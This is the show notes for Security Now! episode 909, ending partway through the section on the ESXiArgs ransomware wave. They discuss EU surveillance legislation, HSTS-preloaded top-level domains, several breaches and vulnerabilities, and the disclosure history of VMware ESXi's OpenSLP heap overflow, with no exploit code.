Security Now! #909 - 02-07-23
How ESXi Fell

This week on Security Now!

Leo used to say at the top of our Q&A episodes: “You have questions, we have answers.” Now we tease most of the questions and provide their answers. This week we wonder: What is about to happen with the EU's legislation to monitor its citizen's communications? Why **would** a French psychotherapy clinic be keeping 30,000 old patient records online, and who stole them? What top level domains insist upon, and enforce, HTTPS? How is Chrome's release pace about to change? When you say that Russia shoots the messenger is that only an expression? Were a fool and his crypto soon parted... or should that be “was”? Exactly why **is** QNAP back in the news, and what do I **really** think about Synology? Would companies actually claim unreasonably low CVSS scores for their own vulnerabilities? Nooooo! What questions have our listeners been asking after all this recent talk about passwords? What's the whole unvarnished story behind this weekend's massive global attack on VMware's ESXi servers, and who's really at fault? These questions and more will probably be answered before you fall asleep... but no guarantees.

Hmmmmm...

Security News

The European Union's Internet Surveillance Proposal

So we're back to protecting the children. And I'm not making light of that **at all.** CSAM – child sexual abuse material – and online exploitation of children is so distasteful that it's difficult to talk about because that requires imagining something you'd much rather not. But it's that power that gives this a bit of a Trojan horse ability to slip past our defenses. Because there's also a very valid worry surrounding that once we have agreed to compromise our privacy for the very best of reasons, our government or a foreign government or law enforcement might use their then available access to our no longer truly private communications against us. Nowhere in the EU's pending surveillance legislation proposal is there any mention of terrorists or terrorism, but it's been voiced before and you can bet that it will come marching out again. And once everyone's communications is being screened for seductive content that might be considered "grooming", photos that might be naughty, and any other content that some automated bot thinks should be brought to a human's attention, what's next? This is the very definition of a slippery slope.

Document 52022PC0209 is titled *"Proposal for a REGULATION OF THE EUROPEAN PARLIAMENT AND OF THE COUNCIL laying down rules to prevent and combat child sexual abuse."* First of all, it won't prevent it. Nothing will. What it will do is drive that material to seek other channels. And that's not a bad thing. And I agree that it would likely combat the problem. The question is, is this the best solution and what real price are we paying to make that possible? And of course, what could possibly go wrong?

So what is essentially happening is that the EU is taking the next step. Over and ignoring the loud and recently polled objections of 72% of European citizens, EU legislators are preparing to move their current content screening Internet communications surveillance, which until now has been voluntary, and as a consequence somewhat limited, to mandatory and therefore universal.

Okay. To recap how we got to where we are now...

Three years ago, in 2020, The European Commission proposed "temporary" legislation which allowed for automated Internet communications surveillance for the purpose of screening content for CSAM (child sexual abuse material).

The following summer, on July 6th 2021, the European Parliament adopted the legislation to allow for this voluntary screening. And, as a result of this adoption, which they refer to as an ePrivacy Derogation — in other words, creating a deliberate exception to ePrivacy for this purpose — U.S. based providers such as Gmail, Outlook.com and Meta 's Facebook began voluntarily screening for this content on some of their platforms. Notably, however, only those very few providers have. The other providers of explicitly secure communications have not.

And so last summer, on May 11th, 2022, the Commission presented a proposal to move this Internet surveillance from voluntary to mandatory for all service providers. As we noted when this was last discussed in the context of Apple's hastily abandoned proposal to provide client-local image analysis by storing the hashes of known illegal images on the user's phone, the content to be examined includes not only images but also textual content which might be considered solicitous of minors, known as "grooming."

And most controversially, all of this would impact every EU citizen regardless of whether there was any preceding suspicion of wrongdoing. Everyone's visual and textual communications would be, and apparently will soon be, surveilled.

Interestingly, the legality of this surveillance in the EU has already been challenged and according to a judgment by the European Court of Justice, the permanent and general automatic analysis of private communications violates fundamental rights. Nevertheless, the EU now intends to adopt such legislation. For the court to subsequently annul it, can take years. By which time the mandated systems will be established and in place.

Currently, meetings and hearings are underway. A Parliamentary vote is being held next month in March, followed by various actions being taken throughout the rest of the year as required to move the sure passage of this legislation through a large bureaucracy. After all, how does any politician defend **not** wishing to protect the children? I've read a great deal of this proposal and it has clearly been written to be rigorously defensible as a child protection act. Period. How do you stand up and vote against that? It shows every indication of being adopted, with this surveillance set to become mandatory in April of 2024.

"By introducing an obligation for providers to detect, report, block and remove child sexual abuse material from their services, the proposal enables improved detection, investigation and prosecution of offences under the Child Sexual Abuse Directive."

"This proposal sets out targeted measures that are proportionate to the risk of misuse of a given service for online child sexual abuse and are subject to robust conditions and safeguards. [Oh! Well then, nothing to worry about.] *It also seeks to ensure that providers can meet their responsibilities, by establishing a European Centre to prevent and counter child sexual abuse ('the EU Centre') to facilitate and support implementation of this Regulation and thus help remove obstacles to the internal market, especially in connection to the obligations of providers under this Regulation to detect online child sexual abuse, report it and remove child sexual abuse material. In particular, the EU Centre will create, maintain and operate databases of indicators of online child sexual abuse that providers will be required to use to comply with the detection obligations."*

Why mandatory?

"The Impact Assessment shows that voluntary actions alone against online child sexual abuse have proven insufficient, by virtue of their adoption by a small number of providers only, of the considerable challenges encountered in the context of private-public cooperation in this field, as well as of the difficulties faced by Member States in preventing the phenomenon and guaranteeing an adequate level of assistance to victims. This situation has led to the adoption of divergent sets of measures to fight online child sexual abuse in different Member States. In the absence of Union action, legal fragmentation can be expected to develop further as Member States introduce additional measures to address the problem at national level, creating barriers to cross-border service provision on the Digital Single Market."

Why is this a good thing to do?

"These measures would significantly reduce the violation of victims' rights inherent in the circulation of material depicting their abuse. These obligations, in particular the requirement to detect new child sexual abuse materials and 'grooming', would result in the identification of new victims and create a possibility for their rescue from ongoing abuse, leading to a significant positive impact on their rights and society at large. The provision of a clear legal basis for the mandatory detection and reporting of 'grooming' would also positively impact these rights. Increased and more effective prevention efforts will also reduce the prevalence of child sexual abuse, supporting the rights of children by preventing them from being victimised. Measures to support victims in removing their images and videos would safeguard their rights to protection of private and family life (privacy) and of personal data."

So, this is clearly something that the EU is focused upon and is committed to seeing put into action, to be in effect in the Spring of next year, 2024. And apparently the EU has a legal system much like the one which has evolved, or devolved, here in the US where the court system has been layered with so many checks, balances and safeguards against misjudgements that years will pass while challenges make their way through the courts.

Conspicuously missing from any of this proposed legislation is any apparent thought to how exactly this will be accomplished. If I have an Android phone, whose job is it to watch and analyze what images my camera captures, what images my phone receives, what textual content I exchange? Is it the phone hardware provider's job? Or is it the underlying Android OS? Or is it the individual messaging application? It's difficult to see how Signal and Telegram are going to capitulate to this. And is it the possession of content or the transmission, reception and communication of content? Can you record your own movies for local use?

The proposal establishes and funds the so-called "EU Centre" to serve as a central clearinghouse for suspected illegal content. So, when an EU-based provider somehow detects something which may be proscribed, the identity and current location of the suspected perpetrator, along with the content in question, will be forwarded to the EU Centre for their analysis and action.

As I've been saying for years, this battle over the collision of cryptography and the state's belief in its need for surveillance is going to be a mess, and it's far from over.

I have a link in the show notes to the full online legal proposal for anyone who's interested in to learn more. Wow.

https://eur-lex.europa.eu/legal-content/EN/TXT/?uri=COM%3A2022%3A209%3AFIN&qid=1652451192472

30,000 patient records online?
This interesting and sobering cyberhacking news item caught my eye and raised an interesting question. I'll first share the story then the question that it brought to mind:


The news was that French authorities have detained a 25-year-old Finnish national accused of hacking the Vastaamo Psychotherapy Center. For reasons we'll see, this hack of Vastaamo is considered to be one of the worst in the country's history. It occurred in 2018 and 2019 when this Finnish hacker stole the personal medical records of the clinic's patients and attempted to extort the clinic. To put pressure on the company, the hacker leaked extremely sensitive client files on the dark web. When that failed, the hacker sent emails with ransom demands to more than 30,000 of the clinic's patients, asking them each for €200 and threatening to publish their medical records if they didn't pay up. Finnish authorities formally identified the hacker in October last year when they issued a European arrest warrant for his arrest.

Okay, so this is brazen and bad. The hacker obtained extremely sensitive personal medical information and chose to use it to extort both the clinic and its past patients — all 30,000 of them. And it was that number of files and patient histories that raised my eyebrows. 30,000. No matter how large and busy this clinic might be, they cannot be currently treating 30,000 patients. And in fact there are 260 working days in a year. So if the clinic averaged 10 new patients per day, which seems like a high-side number, 30,000 patient records would be eleven and a half years of patient files. I'm sure there's some requirement for retaining medical files for some length of time. But even so, they certainly don't need to be kept in hot online storage. If it was burdensomely expensive to store all that aging data online, then it would not be stored online. It would be spooled onto some form of offline cold storage. Still indexed and available if needed, but offline and therefore not available to remote online attackers.

This is one of the things we're going to need to get much better at handling as a society. Excessive data retention is a problem. And it's exacerbated by the reality that storing data costs next to nothing. So why not store it on the off chance that it might be useful for something? The problem is, even if all of that old data was of no use to the clinic, it was certainly useful to the hacker who obtained a far larger pile of extortable victims.

It's unclear how we move past this. There needs to be some form of incentive for inducing deletion or at least for the migration of old records into offline archival storage in case of need. In the US we have HIPAA, which mandates the retention of medical records for varying periods of time. And such records should be destroyed once their retention period has lapsed. But "should" was the strongest word I could find. I could not find any clear requirement under HIPAA for mandatory deletion. So if an organization acts irresponsibly it's not clear whether they would be in legal jeopardy, at least in the U.S.

.DEV is always HTTPS!
I encountered something the other day that didn't realize had happened. I was over at Hover registering **spinrite.dev** because I thought it might come in handy since I'm planning to be spending the rest of my active coding life on what promises to be a very exciting and worthwhile project. So, as I was checking out I was presented with a pop-up confirmation notice the likes of which I had never seen. It read:


3. TLD INFO FOR .DEV

Registration of .dev domains is open to anyone. You should be aware that .dev is an encrypted-by-default TLD by virtue of being inscribed in the HSTS Preload list found in all modern web browsers. Websites hosted on .dev will not load unless they are served over HTTPS (i.e. have a valid SSL certificate installed).

✓ I have read and understand the requirements for .dev domains.

Isn't that cool?!?! *.DEV is permanently pre-loaded into the HTTP Strict Transport Security (HSTS) list of all of our modern browsers.

Okay, now before I go any further let me quickly review HSTS. As I just said, it stands for HTTPS Strict Transport Security. "HSTS" is an HTTP Response header which web servers can send to browsers telling them to treat the site with "Strict Transport Security". This means to only use secure HTTPS TLS connections no matter what. If the browser receives a non-secured HTTP link the HSTS status instructs the browser to automatically upgrade it to HTTPS. The header specifies a "max-age" which tells the browser how long this security upgrade directive is to remain in effect. It's also possible to add an "includeSubDomains" parameter so that everything below that root domain will also be covered.

```
Strict-Transport-Security: max-age=<expire-time>; includeSubDomains; preload
```

The first time a site is accessed using HTTPS and it returns the Strict-Transport-Security header, the browser records and caches this information, so that future attempts to load the site using **HTTP** will automatically be promoted to use HTTPS instead.

When the expiration time specified by the Strict-Transport-Security header elapses, the next attempt to load the site via HTTP will proceed as normal instead of automatically using HTTPS. Whenever the Strict-Transport-Security header is delivered to the browser, it will update the expiration time for that site, so sites can refresh this information and prevent the timeout from expiring. Should it be necessary to disable Strict Transport Security, setting the max-age to 0 (over an https connection) will immediately expire the Strict-Transport-Security header, allowing access via http.

But all this cleverness still leaves us with one problem: What about the very first time a browser visits a site? If that visit is initiated by following an HTTP link, for example in a malicious eMail, the initial connection will be insecure, in plaintext, unauthenticated and susceptible to interception and on-the-fly modification. Even if the web server is sending out HSTS headers, they could be stripped from the insecure connection so that the browser never receives them.

The solution to this first-contact problem is the HSTS preload list.

All modern browsers carry a large list of web domains which have previously proven to be HSTS capable by offering HTTPS TLS connections, redirecting any HTTP request to over to HTTPS, and sending an HSTS Response header with an expiration time of at least one year. If all of those criteria are met, the domain qualifies for permanent HSTS registration. At that point, the HSTS Preload site (https://hstspreload.org/) can be used to submit a domain for inclusion in the global browser HSTS preload list. GRC.com has been on that list since the list's earliest days when we first discussed this on the podcast. And once on that list, any attempt to ever connect to port 80 will be redirected to port 443 for the establishment of a TLS connection.

Okay, with that bit of refresher, just imagine the number of domains that must be on the list with .COM top level domains. As I said GRC.COM has always been there. But so much an incredible number of other domains. That's what's so super-cool about the idea that the .DEV top level domain is, by universal agreement, all HTTPS. Instead of needing to have a list that enumerates all of the domains, like SpinRite.dev, there's only one entry, which is *.DEV.

The bottom of the HSTS Preload page talks about this. It say:

***TLD Preloading**: Owners of gTLDs, ccTLDs, or any other public suffix domains are welcome to preload HSTS across all their registerable domains. This ensures robust security for the whole TLD, and is much simpler than preloading each individual domain. Please contact us if you're interested, or would like to learn more.*

Not only is it much simpler, but it's **vastly** more efficient. Since everything pretty much needs to be HTTPS these days anyway, it's such a cool idea when a new TLD is created to simply declare the entire thing as HTTPS only and place that since entry *.TLD onto the global browser preload list. It's so much better than needing to have every subdomain needing to do that one by one themselves.

So I thought, what else might be on the list? I posed that question to the gang who hangs out in GRC's SecurityNow newsgroup, noting that it would be possible to pull the current list from the open source Chromium repo and run a regular expression on it to extract only top level domains (TLSs). One of our very active contributors, Colby Bouma, who got me into GitLab and has been helping so much to keep our GitLab instance organized during this SpinRite work, stepped up, grabbed, parsed and filtered the current HSTS file. And sure enough, the .DEV domain has a great deal of company. There are presently 40 top level domains in the global browser HSTS list meaning that any subdomain of any of these top level domains will only be accessed by web browsers using authenticated and encrypted TLS connections. In alphabetical order, they are:

Android	app	azure	bank	bing	boo	channel
chrome	dad	day	dev	eat	esq	fly
foo	gle	gmail	google	hangout	hotmail	ing
insurance	meet	meme	microsoft	mov	new	nexus
office	page	phd	play	prof	rsvp	search
skype	windows	xbox	youtube	zip		

So .DEV is there, along with 39 others. We see that Google and Microsoft, who each own several of their own TLDs, have placed them all on the list. And why not. As desirable as it would be to be able to place .COM .ORG .NET .EDU .GOV onto this list — or, really, to just abandon HTTP for user client web browsing altogether — I don't see how we're ever going to get there from here. Doing so would immediately make any HTTP-only sites inaccessible and that's not something I can see happening in our lifetimes.

Google changes Chrome's release strategy

We were just talking about the idea of staged releases of software updates to minimize the fallout from previously undetected problems. Given the number of wacky problems I've been encountering with SpinRite as our early pre-release testers find ever more bizarre machines to torture it with, I've decided that the only sane thing for me to do will be to inform everyone here, who is following this podcast, when and where it's available in final beta, and then in final release. Anxious as I am to inform SpinRite's entire broader user community of what has grown into a major free upgrade, I'm going to wait a while to first see how a more local release goes.

And, apparently, Google has decided to do the same with Chrome. Back a few days before Christmas, they posted the news *"Change in release schedule from Chrome 110"* with the subhead *"From Chrome 110 an early stable version will be released to a small percentage of users."* Sounds like a good idea! I can relate!

Chrome is just about there. Yesterday, the Chrome beta channel was updated to 110. There are four channels which stage the progressive rollout of each new major release. The most bleeding edge is the Canary channel, followed by the Dev channel, then the Beta channel, then the main release channel. So, 110 is now at beta, next to move into release. But that's where thing will be changing a bit. What Google is now explaining is that 110 will be appearing more slowly in the release channel than previous releases. They wrote:

"We are making a change to the release schedule for Chrome. From Chrome 110, the initial release date to stable will be one week earlier. This early stable version will be released to a small percentage of users, with the majority of people getting the release a week later at the normal scheduled date, this will also be the date the new version is available from the Chrome download page. By releasing stable to a small percentage of users early, we get a chance to monitor the release before it rolls out to all of our users. If any showstopping issue is discovered, it can be addressed while the impact is relatively small."

Russia shoots the messenger

We've been tracking the gradual increase in accountability for cyber intrusions and data breaches with IT employees increasingly being held accountable. In another bit of just surfaced news, we learn that Russia is moving forward with its own legislation to impose major fines and even prison sentences for IT administrators and their managers following major data breaches. Yes, bothing encourage the full quick public disclosure of data breaches more than the prospect of some prison time. The idea first surfaced last May and once this legislation is passed, the Russian government will be able to fine individuals from 300,000 to 2 million rubles

($4,200->$28,000) or imprison them for up to 10 years if their companies get hacked and user data is stolen or leaked.

Okay. I'm all for accountability. But this cold well devolve into shooting the messenger rather than the source of the message. Sure there could be misconfiguration that IT should have known better or done better to secure. But there are also plenty of 0-day vulnerabilities that no one should be held to account more than the original source of the vulnerability. I'm not going to dwell upon this further now, because this week's primary topic winds up posing some serious questions about accountability. But this additional news demonstrates that we are continuing to see mounting pressure to hold someone accountable for cybersecurity incidents. And mark my words, this isn't over.

A fool and his Crypto...
I just had to shake my head at this little piece. There's a new scam that's growing in popularity in the cyber underground with templates for carrying it out appearing. Generically known as "Crypto drainers" they're custom phishing pages that entice victims into connecting their crypto wallets with an offer to mint NFTs on their behalf. (And this is all we collectively chant in unison *"WHAT could possibly go wrong?"*) To no one's surprise, other than the hapless victim's, as soon as victims attempt to mint NFTs, the crypto drainer page siphons both a user's cryptocurrency and the desired NFT into an attacker's wallet. According to Recorded Future, there are several crypto drainer templates currently being advertised on underground cybercrime forums, and they are growing in popularity.

Apparently, the Bible's Proverbs 21:20 is the original source of the expression *"A fool and his money are soon parted."* Although the proverb speaks of wealth being capriciously spent, in this case the outcome is the same. You've really got to wonder that there are people willing to connect their wallets to some random page on the Internet which states *"We'll mint NFTs for you and auto-deposit your profits into your wallet."* ... because, you know, you can trust us and our broken English.

QNAP is back
The Taiwanese NAS (Network Attached Storage) vendor QNAP is back in the news and with them that news is never good. This time, QNAP has recently patched a SQL injection vulnerability tracked as CVE-2022-27596. That's the end of the good news part of this story. A week later, Censys, the IoT search engine, says that roughly 98% of the 30,000 QNAP NAS devices it currently tracks remain unpatched and because it is trivial to exploit and the exploitation process does not require authentication, Censys expects the vulnerability to be quickly abused by ransomware gangs, as has happened many times previously. And the number of vulnerable devices could be much higher since Censys says there are another 37,000 QNAP systems online for which it could not obtain a version number but which are also likely vulnerable as well.

And speaking of NAS's, I just wanted to give a shout out to Synology. I own one and I've just purchased another. I am SO impressed. I had been running a pair of co-located Drobos which were running just fine. But the oldest one, more than ten years old, started acting flaky and finally died. Since the company's future is uncertain I decided to switch to Synology and, oh my god what a fabulous experience. The DS418 that I purchased only has four bays as opposed to the Drobo's five bays, but my storage needs are not excessive and the management experience is so good. Since I have two work locations I plan to use their integrated Synology synchronization system to have the two boxes mirror each other and then I'll be keeping my local work synchronized locally.

Anyway, for what it's worth, just one user's experience with Synology... and it's been 100% positive.

CVSS severity discrepancy
To no one's surprise, after the vulnerability intelligence company VulnCheck analyzed more than 25,000 entries from the NIST vulnerability database (NVD) that contained a CVSS ratings from both NIST and the product vendor, VulnCheck discovered that more than half of those analyzed, 14,000 of the 25,000 vulnerabilities, had conflicting scores where the vendors and NIST had assigned different ratings for the vulnerability's severity. Awe! Imagine that! VulnCheck says that despite the large number of entries, most of these came just from 39 vendors, suggesting that some companies are intentionally downgrading the severity of their own vulnerabilities.

The trouble with this is not just public relations. At the high level the vulnerability ratings are used to set patching priorities. It's natural to patch the most important problems first. So intentional vulnerability downgrading messes with the ability to do that correctly.

Closing the Loop

Simon Lock / @simonlockdk

Dear Steve. What OTP App can you recommend or what do you use. Mostly I think for iOS but if it also does Android it would be nice. Cheers and thank you for a lot of great hours listening to SecurityNow

The one I've chosen after poking around with them a bit is the iOS app OTP Auth. For those who have settled upon something else, the fact that you have settled upon **anything** and are therefore using one time passcodes is far better news than which one you've settled on. So I am in no way suggesting that OTP Auth is superior to XYZ Auth. It's just the one I like. Its interface is clean, it synchronizes among all of my iDevices through iCloud, I can unlock it with my face or touch, it pastes the code to the clipboard, and I like that fact that it has a customizable "Widget" that allows me to have a subset of the passcodes appear on the iphone's notification center for even easier access. But it's definitely iOS only. It also allows encrypted back up with a documented file format. I'm impressed with the app's author.

Via DM:

Hi, Steve. I've been following your podcast for more than 2 years, and love it! Even though I'm not a cybersecurity or even an IT professional, I've learned a lot. I have a question re: your favorite 2FA app, OTP Auth. Would you be able to explain how does the syncing via cloud work for it? I'm synching it via iCloud, but don't necessarily see a file there. If theoretically my iCloud was compromised, would someone be able to get a hold of my OTP Auth tokens and get access to all my 2FA codes? Thank you in advance!

App data stored and linked through iCloud is not like iCloud Drive with Desktop, Documents, Downloads, etc. iCloud Drive is an app that deliberately exposes those shared resources. By comparison, App data is registered by the app and is never seen by the user. Essentially, apps are able to use iCloud as a secure synchronization service. And Apple does not have the keys to app data. They exist only in the user's devices. So I'd say that it's as unlikely as possible for iCloud app data to be compromised.

Mark Jones / @mjphd

Steve, you continually reinforce time-based authentication and discredit the now exceedingly common SMS message as a second factor. You've never touched an option that I'm seeing more and more. Frequently I now have services asking me to validate via their app on my mobile device. Google just asked me to check my Google app on my phone before letting me log in on a Windows machine. That is after I've set up Google Authenticator as my second factor. Apple does it too. I've never seen an analysis of the security of this new model. What are your thoughts?

If a giant company like Google or Apple has the luxury of requiring you to run their app on another device and to respond to its authentication prompts, then I think that's nearly as secure as a time varying passcode and it certainly beats the crap out of SMS, because everything does.

I say that it's "nearly as secure" because really, the only way to improve upon our current 6-digit standard would be to increase the number of digits, and that's not necessary since the right answer changes every 30 seconds. The seductive beauty of the time varying code, which only requires that both ends agree on the time of day and date, is that **nothing** is sent to your authentication device. The system is open loop. The authenticator can be offline and without any radio, like those original LCD footballs we had back before smartphones. The time varying code, which is driven by a shared secret cryptographic key is really the perfect solution.

The one downside with a vendor's authentication app which can push notification requests is notification fatigue. We've talked about that before. Attackers are refining this into a science, timing their spoofed authentication request for the time of day when its user would be expected to be logging into their remote services. Or more brute force approaches just prompt the user until they give in and accept the authentication request.

So, yes, specific vendor closed-loop authentication beats SMS because everything does. But nothing beats the simple and elegant solution of a time varying 6-digit passcode.

Dan Stevens / @dan_iamai

Hi Steve. In the last Security Now episode (#908), you and Leo discuss extensively the rules for creating secure passwords in a way that can be 'reconstructed' from memory. How complicated! What if you forget what the rules are?? May be you've said this before, but my advice would be: use a password manager with a completely random master password at good length and write it on a slip of paper and keep it somewhere accessible and safe. Refer to the slip of paper whenever you log into the password manager and eventually, for most people, the random password will stick in muscle memory, at which point you can destroy the slip of paper for extra security. Is this not a whole lot simpler?

I agree completely. But there are places where a password manager cannot reach. When I'm logging into my servers, or even into my Windows desktop, I don't have access to a password manager. It's true that I could open the manager on my phone and carefully transcribe a long and complex password. But the threat model for local login to my desktop or remote login to a network service that no one at any other IP address can even see is different from logging into random Internet websites.

So, Leo uses an approach that he likes. And I have the phonetic made up words approach that I like. The important thing to appreciate, I think, is that there is no one right answer nor a best answer. Anyone who has been listening to this podcast will have been exposed by now to the fundamental theory of password racking and password entropy. And we've tossed around many different systems for creating passwords.

So the right answer is any answer. The key is that you've given this some thought and will arrive at an answer. And you will hopefully have arrived at a system that creates strong passwords that are also workable.

How ESXi Fell

Today's sad story involves VMware's ESXi. ESXi is VMware's hypervisor technology that allows organizations to host several virtualized computers running multiple operating systems on a single physical server. This solution has grown very popular among cloud hosting infrastructure providers.

If by any chance you are two years behind in patching with a publicly exposed instance of ESXi, stop listening to this podcast right now and go patch. And if you're using a hosted cloud provider instance, you should immediately perform a proactive version check. You could also use GRC's ShieldsUP! service to make sure that your port 427 is closed to the public. And if you want to watch what's sure to become a honeypot feeding frenzy, place an instance of the OpenSLP service on port 427, stand back and stand by!

What's going on is that over this past weekend a new ransomware strain being tracked as "ESXiArgs" swept through and encrypted **several thousand** unpatched VMware ESXi servers. And here's the heartbreaking bit: The entrypoint into all of these systems was an unpatched vulnerability for a two-year old, well known long since identified problem given the tracking CVE of 2021-21974 ... for which, as we'll see, there is also a publicly available proof of concept.

We'll get back to this weekend's attack in a minute. Let's first get some perspective on all this by turning back the clock to the fall of 2020.

Back on March 2nd of 2021, Lucas Leong (lee'-on), a researcher with Trend Micro's Zero-Day Initiative, authored a blog posting titled *"Pre-Auth Remote Code Execution in VMware ESXi"*. And this was in March, once he was finally able to talk about this publicly... which was about six months after he first informed VMware of what he found. Lucas wrote:

"Last fall, I reported two critical-rated, pre-authentication remote code execution vulnerabilities in the VMware ESXi platform. Both of them reside within the same component, the Service Location Protocol (SLP) service. In October, VMware released a patch to address one of the vulnerabilities, but it was incomplete and could be bypassed. VMware released a second patch in November completely addressing the use-after-free (UAF) portion of these bugs. The UAF vulnerability was assigned CVE-2020-3992. After that, VMware released a third patch in February completely addressing the heap overflow portion of these bugs. The heap overflow was assigned CVE-2021-21974. This blog takes a look at both bugs and how the heap overflow could be used for code execution. Here is a quick video demonstrating the exploit in action..."

And then his blog post proceeds to demonstrate and provide descriptions, details and pseudocode of the critical portions of the home-grown OpenSLP server that VMware had running in their ESXi server. While continuing to be responsible, Lucas disclosed all of the juicy details a month after the trouble was finally patched.

When Lucas is describing the heap overflow bug in question, 21974, he notes: *"Like the previous bug, this bug exists only in VMware's implementation of SLP."*

As I noted, the balance of his posting provides pseudo code of VMware's code and walks the reader step by step through a theoretical exploitation process. Lucas implemented it as shown in the video, but being responsible he deliberately stopped short of providing a working proof of concept.

At the end of his step-by-step explainer he notes: *"If everything goes fine, you can execute arbitrary code with root permission on the target ESXi system. In ESXi 7, a new feature called DaemonSandboxing was prepared for SLP. It uses an AppArmor-like sandbox to isolate the SLP daemon. However, I find that this is disabled by default in my environment."* As this week's news demonstrates all too clearly, Lucas was not alone in finding that sandboxing was not present. And he concludes with:

"VMware ESXi is a popular infrastructure for cloud service providers and many others. Because of its popularity, these bugs may be exploited in the wild at some point. To defend against this vulnerability, you can either apply the relevant patches or implement the workaround. You should consider applying both to ensure your systems are adequately protected. Additionally, VMware now recommends disabling the OpenSLP service in ESXi if it is not used."

So, adding insult to injury, we also have the old security bugaboo of a service, which turns out to be readily exploitable, which is running by default, unbidden, even if there is no need for it in any given deployment. Yet there it is, not even a back door. This is a front door.

Being a responsible researcher, Lucas' job was now done. He found a problem, privately and responsibly notified its publisher, in this case discovered that it hadn't been fixed once or twice but that finally the 3rd attempted patch worked. So Lucas doubtless moved on to examine and improve the security of other software which would benefit from his scrutiny.

But, of course, other people have other interests. Nearly three months after Lucas' posting, on May 24th, 2021, a hacker by the name of Johnny Yu extended Lucas' work, essentially pushing it across the finish line. Johnny wrote:

"During a recent engagement, I discovered a machine that is running VMware ESXi 6.7.0. Upon inspecting any known vulnerabilities associated with this version of the software, I identified it may be vulnerable to ESXi OpenSLP heap-overflow (CVE-2021–21974). Through googling, I found a blog post by Lucas Leong (@_wmliang_) of Trend Micro's Zero Day Initiative, the security researcher who found this bug. Lucas wrote a brief overview on how to exploit the vulnerability but shared no reference to a PoC. Since I couldn't find any existing PoC on the Internet, I thought it would be neat to develop an exploit based on Lucas' approach. Before proceeding, I highly encourage fellow readers to review Lucas' blog to get an overview of the bug and exploitation strategy from the discoverer's perspective."

So here we have a textbook example of the way we get from *"something doesn't look right here"* to *"here's how to exploit this if you ever encounter a server with it unpatched."*

The two-year old vulnerability allows threat actors to execute remote commands on any unpatched ESXi server through VMware's own implementation of the OpenSLP service on port 427. What's OpenSLP? The project has its own website which describes this as:

